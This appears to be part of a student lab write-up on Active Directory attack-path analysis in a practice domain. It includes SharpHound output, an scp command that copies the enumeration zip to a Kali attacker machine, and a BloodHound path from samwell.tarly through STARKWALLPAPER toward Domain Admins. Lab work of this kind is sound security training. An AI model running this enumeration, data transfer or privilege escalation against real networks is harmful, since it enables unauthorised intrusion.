


Image 3.0a: Shows SharpHound.exe running successfully after enabling unrestricted script execution in PowerShell.

```
Administrator: Windows PowerShell
2025-04-16T23:14:12.1885571-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-04-16T23:14:43.0351761-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2025-04-16T23:14:57.9978153-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for sevenkingdoms.local : king
slanding.sevenkingdoms.local
2025-04-16T23:14:58.0134409-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for sevenkingdoms.local : king
slanding.sevenkingdoms.local
2025-04-16T23:14:58.3857983-07:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2025-04-16T23:14:58.4327267-07:00|INFORMATION|Output channel closed, waiting for output task to complete
2025-04-16T23:14:58.5264738-07:00|INFORMATION|Status: 110 objects finished (+110 2.391304)/s -- Using 46 MB RAM
2025-04-16T23:14:58.5420842-07:00|INFORMATION|Enumeration finished in 00:00:46.4272042
2025-04-16T23:14:58.6358369-07:00|INFORMATION|Saving cache with stats: 73 ID to type mappings.
82 name to SID mappings.
1 machine sid mappings.
5 sid to domain mappings.
0 global catalog mappings.
2025-04-16T23:14:58.6514558-07:00|INFORMATION|SharpHound Enumeration Completed at 11:14 PM on 4/16/2025! Happy Graphing!
PS C:\Users\brandon.stark\Desktop\BloodHound-Legacy-master\Collectors> scp .\brandonsharp.zip\ kali@192.168.56.5:/home/kali
The authenticity of host '192.168.56.5 (192.168.56.5)' can't be established.
ECDSA key fingerprint is SHA256:FNKF4u7ZZQpLjLF7TcrY35iJ5vSiNK5E9rApRDc1Xgw.
Are you sure you want to continue connecting (yes/no)?
Warning: Permanently added '192.168.56.5' (ECDSA) to the list of known hosts.
kali@192.168.56.5's password:
brandonsharp.zip 100% 16KB 338.1KB/s 00:00
PS C:\Users\brandon.stark\Desktop\BloodHound-Legacy-master\Collectors>
```

Image 3.0b: Shows successful transfer of zip file using scp (SSH) onto our kali machine.

Analytic query via bloodhound.py:

Database Info

Findings:

- The BloodHound GUI output from the bloodhound.py enumeration shows a limited dataset due to the constraints of remote, low-privileged access.
- Only 0 users, 9 groups, 2 computers, 0 OUs, 0 GPOs, 0 domains, and just 28 relationships with 17 ACLs were collected.
- This demonstrates that remote enumeration with bloodhound.py yields significantly less visibility compared to local collection using SharpHound.




Image 3.0b: Displays the results of bloodhound.py collection imported into BloodHound, revealing minimal data due to low-privileged, remote access.

Analytic query via bloodhound.exe:

Database Info

Findings:

- The BloodHound GUI output from the SharpHound.exe (local collection on a domain machine) reveals a comprehensive dataset.
- It successfully captured 18 users, 56 groups, 2 computers, 1 OU, 3 GPOs, 2 domains, 842 relationships, and 717 ACLs.
- This highlights the advantage of collecting from within the domain using a machine with better visibility and permissions.




Image 3.0c: Displays the results of SharpHound.exe data collection imported into BloodHound, showing extensive object discovery due to local execution within the domain.

4.0 Additional Task – Hunting Eddard Stark

Command Used (IN POWERSHELL):

Find Shortest Paths to Domain Admins

Findings:

- We first ran the “Shortest Paths to Domain Admins” query and identified samwell.tarly@north.sevenkingdoms.local as a viable entry point with a reachable path.
- After narrowing in on samwell.tarly, we ran a custom path query by manually setting the Start Node to samwell.tarly@north.sevenkingdoms.local and the Destination Node to eddard.stark@north.sevenkingdoms.local.
- In the results, we observed that both users intersected on the node starkwallpaper@north.sevenkingdoms.local which is a shared system with file sharing permissions and GPO links.
- Since both users have control over this node, an attacker could abuse write access to the share or policy path on STARKWALLPAPER to elevate Eddard Stark’s access and ultimately pivot to Domain Admins.




Image 4.0a: Initial BloodHound path analysis showing samwell.tarly as a shortest path entry point to domain admins.




Image 4.0b: Shows path search from samwell.tarly to eddard.stark reveals they both have access to STARKWALLPAPER, which can be exploited for lateral movement or privilege escalation.